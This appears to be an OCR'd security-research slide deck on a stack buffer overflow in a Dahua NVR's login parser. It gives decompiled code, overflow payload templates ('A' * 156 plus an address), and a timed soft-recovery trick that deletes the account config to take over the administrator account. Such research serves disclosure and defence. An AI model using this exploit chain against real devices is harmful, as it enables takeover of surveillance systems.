



```
19        v10 = strstr(login_param, "&&");
20        v11 = strchr(login_param_copy, 0);
21        v12 = v11;
22        if ( v10 )
23        {
24          if ( v11 && v10 <= v11 )
25          {
26            username_len = v10 - login_param_copy;
27            login_param_password = v10 + 2;
28            memcpy(username, login_param_username, username_len);
29            v15 = strstr(v14, "&&");
30            if ( v15 )
31              password_len = v15 - v14;
32            else
33              password_len = v12 - v14;
34            memcpy(password, logn_param_password, password_len);
```

Stack based Buffer overflow

Dahua: Root-Cause

- Buffer overflow occur during parsing login info




```
header(0x20) + 'username&&password&&\x00Random:123123\r\n'
```

```
header(0x20) + '&&{'A' * 156 + addr}&&'
```

Stack based Buffer overflow

Dahua: Root-Cause

- $PC is controllable
- But null is not allowed
  - NO ROP...
- Fortunately, useful function exist
  - Reboot
  - Start ssh
  - Remove intel config
  - Soft recovery(delete config directory)
  - Kill all running binary about NVR

Stack based Buffer overflow

Dahua: Root-Cause

- We can change admin password by deleting account config file
- Send payload to trigger soft recovery
- But, it even erase network config file...

```
root:/mnt/mtd/Config$ ls
AccountSecretInfo1.txt  RemoteDebug      groupSec        reboot_cnt.txt0JuGVE
CMOS                    Sha1AccountSec1  network         reboot_cnt.txtuybgmg
ConfigSec1              UserInfo1        network1        resolv.conf
ConfigSec2              UserInfo2        networkip6      resolvip6.conf
HDOutPutFormatConfig    WebCapConfig     passwdSec       udhcpd.conf
IntelConfigSec1         deviceInfo       preLanguage
IntelDefaultConfigSec   eracfg-finish    reboot_cnt.txt
```

```
header(0x20) + '&&{A * 156 + soft_recovery}'
```

```
root:/mnt/mtd/Config$ ls
```



Stack based Buffer overflow

Dahua: Root-Cause

- Let’s analysis booting log
- We found
  - Account config loading after Network config loading
  - Load Network Config > 5s > Load Account Info


```
[2024-07-12T14:51:31 info NetApp_V4:1174208 358 ConfigAdpater.cpp:98]Network info {
   "Hostname" : "NVR",
   "DefaultInterface" : "eth0",
   "Domain" : "dahua",
   "eth0" : {
      "DnsServers" : [ "8.8.8.8", "8.8.4.4" ],
      "DhcpEnable" : false,
      "MTU" : 1500,
      "DefaultGateway" : "192.168.0.1",
      "IPAddress" : "192.168.0.101",
      "SubnetMask" : "255.255.255.0",
      "PhysicalAddress" : "c0:39:5a:44:96:2f",
      "EnableDhcpReservedIP" : false,
      "Type" : "Standard",
      "DnsAutoGet" : false
   }
}
```

```
, groupName: user
[2024-07-12T14:51:36 info libManager 455 UserManagerImp.cpp:653]default is filterd
[2024-07-12T14:51:36 info libManager 455 UserManagerImp.cpp:1440]IUserManagerImp::
   "SupportSharableYes" : true,
   "SupportAccessSchedule" : true
}
, groupName: admin
[2024-07-12T14:51:36 trace libManager 455 UgmManage.cpp:600]CUgmManage::stringToIn
[2024-07-12T14:51:36 trace libManager 455 UgmManage.cpp:600]CUgmManage::stringToIn
[2024-07-12T14:51:36 info libManager 455 UserManagerImp.cpp:665]IUserManagerImp::g
```

Stack based Buffer overflow

Dahua: Root-Cause


- What if we pass a soft recovery payload between them?



Stack based Buffer overflow

Dahua: Root-Cause


- Buffer overflow with reachable assertion
- First, send payload to occur reachable assertion



Stack based Buffer overflow

Dahua: Root-Cause


- Buffer overflow with reachable assertion
- Wait for network settings to load



Stack based Buffer overflow

Dahua: Root-Cause


- Buffer overflow with reachable assertion
- Next, send payload to occur soft recovery



Stack based Buffer overflow

Dahua: Root-Cause

- Change the administrator password



Scenario #4 - admin takeover

Dahua


1. Reachable Assertion



Attacker



Aol



Web



Scenario #4 - admin takeover

Dahua


1. Reachable Assertion



Aol



Attacker



Web



Scenario #4 - admin takeover

Dahua


1. Reachable Assertion



Attacker



Aol



Web



Scenario #4 - admin takeover

Dahua


1. Reachable Assertion



Aol



Attacker



Web



reboot

Scenario #4 - admin takeover

Dahua


2. Buffer Overflow



Aol



Attacker



Web



Load Network Config





Scenario #4 - admin takeover

Dahua


2. Buffer Overflow



Attacker



Aol



Web







Scenario #4 - admin takeover

Dahua


2. Buffer Overflow



Aol



Attacker



Web







Scenario #4 - admin takeover

Dahua


2. Buffer Overflow



Aol



Attacker



Web







Scenario #4 - admin takeover

Dahua


2. Buffer Overflow




Aol



Attacker



Web



Delete Config File





Scenario #4 - admin takeover

Dahua


2. Buffer Overflow




Aol



Attacker



Web



Delete Config File

Scenario #4 - admin takeover

Dahua


2. Buffer Overflow




Aol



Attacker



Web



Load Account Info

Fail

Scenario #4 - admin takeover

Dahua


2. Buffer Overflow



Aol



Attacker



Web



Device init routine

Scenario #4 - admin takeover

Dahua


3. Change administrator password



Attacker



Aol



Web



Scenario #4 - admin takeover

Dahua

3. Change administrator password



Aol



Attacker Web



Scenario #4 - admin takeover

Dahua

3. Change administrator password



Aol

